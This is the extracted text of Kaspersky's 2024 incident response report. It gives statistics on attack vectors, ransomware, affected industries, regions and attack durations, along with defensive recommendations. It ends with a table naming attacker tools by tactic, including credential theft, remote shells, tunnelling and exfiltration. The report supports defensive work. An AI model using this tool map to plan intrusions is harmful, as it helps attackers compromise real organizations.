




Analyst report

Incident Response

Table of contents





Executive summary

Initial attack vectors



39%
Exploit of a public-facing application



31%
Valid Accounts



13%
Trusted relationship

Recommendations

- ❖ Implement a robust password policy and multifactor authentication
- ❖ Remove management ports from public access
- ❖ Establish a zero-tolerance policy for patch management

Move around and get things done

Recommendations

- ❖ Implement rules for the detection of pervasive tools used by adversaries
- ❖ Conduct frequent, regular compromise assessment activities
- ❖ Employ a security tool stack with EDR-like telemetry



22%
Mimikatz



20%
PsExec



15%
SoftPerfect Network Scanner

Impact



42%
Files encrypted



17%
Data leakage



11%
Persistence installed for future impact

Recommendations

- ❖ Regularly back up all critical data and store backups securely
- ❖ Establish role-based access control
- ❖ Work with an IR partner to guarantee rapid response times



24%
Industrial



16%
Government



13%
Financial

Learn adversaries and attacks targeting your industry and region to prioritize security investments



51%

CIS

16%

Middle East

11%

Europe

Security operations metrics view

Attack duration



Rush
(hours and days)
<1 day



Average
(weeks)
13 days



Long-lasting
(months)
253 days

Detection reasons

- | | |
|--|---|
| 39%
Files encrypted | 10%
Suspicious file |
| 18%
Suspicious endpoint activity | 10%
Suspicious network activity |

Notifications from security tools about suspicious activities allow to detect attacks on earlier stages and decrease the impact

Remediation duration

- | | |
|---|--------------------------------------|
| 33 hours
(rush attacks) | 40 hours
(average attacks) |
| 50 hours
(long-lasting attacks) | |

If you desire to decrease the remediation time, start preparing your IR team before incident



Most of faster attacks are incidents with visible impact and are Ransomware attack

Overview and recommendations

- ❖ In 2024, we saw an expressive increase in the use of valid accounts being used by attackers to access targeted infrastructure. This indicates that more companies are being targeted by initial access brokers (IABs) who sell this data on the dark net for use in attacks. In the context of Ransomware-as-a-Service (RaaS), IABs play a fundamental role in enabling cyber criminals to streamline their attacks. This implies that these victims were already compromised, resulting in leaked credentials, without noticeable impact. And that stresses the importance of frequent compromise assessment activities.
- ❖ A trend that has remained unchanged for the past few years is ransomware. In 2024, 41.6% of incidents were related to this kind of threat, compared to 33.3% in the previous year. Ransomware looks likely to remain the primary threat to organizations around the globe for the foreseeable future.
- ❖ LockBit was responsible for 43.6% of infections, followed by Babuk at 9.1% and Phobos at 5.5%. 2024 also saw the rise of new ransomware families such as ShrinkLocker and Ymir.
- ❖ Widespread use of Mimikatz (21.8%) and PsExec (20.0%) was also notable in 2024. These tools are commonly used during post-exploitation for password extraction and lateral movement.

New threats discovered by GERT

Our team made many significant, interesting discoveries in 2024, from new malware families, such as ShrinkLocker¹ and Ymir² to uncovering sophisticated campaigns like Tusk³ and the large-scale exploitation of CVE-2023-48788⁴. During incident response engagements, our experts also spotted attackers using the leaked LockBit 3.0⁵ builder and the Elpaco-Mimic variant⁶.

APT activities

Known groups were responsible for 26.3% of all attacks. Of these, a third (31.7%) could not be attributed to a specific group. BlackJack was the most active group, accounting for 9.8% of attacks, while GREF, DarkStar and CloudAtlas were also prominent, each contributing around 5%. Industrial enterprises, financial and government institutions suffered the most from targeted attacks, accounting for 26.8%, 19.5%, and 19.5% of all targeted attacks.

The most popular tools were notable in 2024



Mimikatz

22%



PsExec

20%



¹ SecureList. ShrinkLocker: Turning BitLocker into ransomware

² SecureList. Ymir: new stealthy ransomware in the wild

³ SecureList. Tusk: unraveling a complex infostealer campaign

⁴ SecureList. Attackers exploiting a patched FortiClient EMS vulnerability in the wild

⁵ SecureList. Using the LockBit builder to generate targeted ransomware

⁶ SecureList. Analysis of Elpaco: a Mimic variant



ntroduction

This analyst report contains information about cyberattacks investigated by Kaspersky in 2024. Kaspersky provides a wide range of services — incident response, digital forensics, malware analysis, etc. — to help organizations affected by information security incidents. The data used in this report is derived from working with organizations that have sought assistance with responding to incidents or held professional events for their internal incident response teams. Incident investigation and response services are provided by Kaspersky's Global Emergency Response Team (GERT) with experts in Russia, Europe, Asia, Americas, the Middle East and Africa.

The statistics help us to identify trends relating to the most relevant threats to organizations across various sectors of the economy and regions. This enables us to develop priority protection methods and formulate recommendations which, when implemented, will help organizations enhance their security levels and prepare for incident response in the future, preventing or minimizing damage from attacks. It also gives us a figure for the threat landscape per region and per industry.



About Kaspersky Incident Response

Kaspersky Incident Response (IR) provides a comprehensive and detailed analysis of security incidents. The service covers the entire investigation and response process, including initial response, evidence collection, identifying the primary attack vector, and developing a mitigation plan. It is an integral part of Kaspersky Security Services⁷ which ensures your organization is equipped to contain and neutralize threats with confidence.

Persistence installed for future impact – 11%



Trusted Relationship – 13%



Exploit Public-Facing Application – 39%



Data leakage – 17%



Incident Response

Valid Accounts – 31%

Files encrypted – 42%


⁷ Kaspersky Security Services

Geography of IR service requests

2024 saw a shift in the geography of the service coverage. The Middle East region rose to second place in terms of incident response requests with 15.7% of requests, displacing the Americas to fourth place. CIS⁸ maintains a dominant position with 50.6% of requests and continues to grow.

Figure 1

Geography of requests for Kaspersky Incident Response services in 2024



Shift is the first 2 numbers of the year of Kaspersky foundation

Ngwxk tmmtvд?
Px'ox zhm rhnk utvd,
vhgmtvm nl

Get in touch


⁸ Commonwealth of Independent States (Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Russia, Tajikistan, Uzbekistan)

Industries

Every organization today is vulnerable to cyberattacks, as reflected in the request statistics across different industries. Last year, industrial, government, and financial sectors reached out to us the most. This is largely because these organizations tend to have more employees and higher levels of computerization, which increases their attack surface. Consequently, they are both more susceptible to attacks and more attractive targets for cybercriminals.

Figure 2

Distribution of requests for Kaspersky Incident Response services by industry



Organizational maturity

Looking at the reasons organizations make Kaspersky Incident Response service requests in more detail, we can divide them into two groups.

Group I

(reasons and impact were already known at the time of the request)



These victims typically become aware of an attack when it had already occurred and the damage is evident.

Files encrypted	41.6%
Data leakage	16.9%
Defacement	1.7%
Money theft	0.6%
Service unavailable	0.6%

Group II

(attacks with indicators of suspicious activity)



Based on the results of our analysis, these suspicious activities had the following impacts:

Persistence installed for future impact	10.7%
Active Directory compromised	9.6%
None (False alarm)	5.6%
Account takeover	4.5%
None (Attack prevented or not finished)	4.5%
Data destruction	3.4%
Data manipulation	0.6%

Of course, some of these incidents could also potentially escalate into more severe incidents. Detecting them at an earlier stage of the attack helps to minimize their impact.



Attack duration

All incident cases can be grouped into three categories with different adversary dwell times, incident response duration, initial access, and attack impact.



Rush (Hours and days)

Major high-velocity ransomware attacks that present the biggest challenge even for mature security operations. Mostly noisy adversary behavior building up on low-hanging fruit – publicly available and easily identifiable security issues.



Average (Weeks)

Ransomware has made many attacks indistinguishable from faster ones (Rush attacks). In many cases in this group, there is a significant delay between initial access and the subsequent stages of the attack.



Long-lasting (A month or more)

Irregular periods of active and passive phases during the attack. The duration of active phases is very similar to the previous (Average) group.

Initial vector

Valid Accounts

Exploit Public-Facing Application,
Trusted Relationship

Exploit Public-Facing Application,
Trusted Relationship,
Valid Accounts

Percentage of attacks

44.5%

20.3%

35.2 %

Average duration (median)

<1 day

13 days

253 days

Incident Response duration (median)

33 hours

40 hours

50 hours

Impact

Encrypted data

Encrypted data & money theft


Encrypted data & data leakage



Reasons for requesting the service

Figure 3

Reasons for requesting Kaspersky Incident Response services by region



True positives

Files encrypted	38.9%
Suspicious endpoint activity	18.2%
Suspicious file	10.1%
Suspicious network activity	10.1%
Data leakage	6.6%
Unauthorized access	5.6%
Security tool alert	5.6%
Suspicious e-mail message	1.5%
Money theft	0.5%

False alarms

Suspicious network activity	42.9%
Suspicious endpoint activity	35.7%
Suspicious file	7.1%

Suspicious activities were among the most common reasons for requests in 2024, as they can indicate the presence of attacker within the network. However, suspicious activities are also the main source of false alarms. Despite this, we recommend investigating all suspicious activities to ensure that no real attacks are missed.




Initial attack vector

Public-facing applications have been the main initial vector of attack for many years. In 2024, they once again ranked first, accounting for 39.2% of incidents. Trusted relationships saw an increase compared to 2023 but remained in third place at 12.8%. Valid Accounts held their position as the second most common vector at 31.4%. We also noted that phishing continues to be a prevalent initial vector, used in nearly one out of every 10 cases.

Figure 4


Initial attack vector and resulting impact



Based on these statistics, it can be concluded that regardless of the attackers' initial vector, detection time is primarily influenced by the organization's level of information security. For example, attacks using the most popular vectors can go undetected for anywhere from several days to several months.

Figure 5

Initial access, and attack duration





Adversaries' tools

In nearly all investigations, adversaries use legitimate tools at various stages of their attacks. While different attacker groups often use their own set of tools which can be used to identify them, widely-used tools such as Mimikatz or PsExec can be used by almost any attackers for password extraction and lateral movement during post-exploitation.

Distribution and frequency of tools used in incidents

	Frequent, 8–22%	Average, 4–8%	Rare, 1–4%
Mimikatz		ProcDump	BloodHound
PsExec		PowerShell	Process Hacker
SoftPerfect Network Scanner		Impacket	Nmap
Ngrok	AnyDesk	ADRecon	gsmcat
AnyDesk		Advanced Port Scanner	Chisel
		Advanced IP Scanner	netscan.exe
			LaZagne
Command and Control	18.9%	AnyDesk SSH gs-netcat Revsocks Gost Cloudflare RDP PuTTY Tactical RMM	
Defense evasion	18.3%	Chisel Process Hacker Localtonet gmer Kavremvr Tor FRP HRSword PCHunter IObit Unlocker Neo-reGeorg Defender Control TDSSKiller	
Discovery	15.2%	SoftPerfect Network Scanner NetScan Advanced Port Scanner Advanced IP Scanner ADRecon FScan BloodHound Nmap LAN Search Pro Everything PingCastle adPEAS	
Execution	12.2%	PsExec PowerShell SMBExec WMIC NSSM Wmiexec MeshAgent Remcom WSO WebShell ATExec WinSW PAExec	
Credential access	11.6%	Mimikatz ProcDump SecretsDump LaZagne CredentialsFileView Nanodump WebBrowserPassView XenAllPasswordPro Gosecretsdump grabFF	
Impact	9.8%	BitLocker DiskCryptor Eraser WipeDisk SDelete	
Collection	4.9%	7zip WinRAR 7z Adminer SharpHound Raw Copy FileZilla	
Lateral movement	3.7%	Impacket Cobalt Strike PowerSploit Metasploit NXC Havoc	
Exfiltration	3.7%	Ngrok Rclone WinSCP WinGet Wget MEGASync	
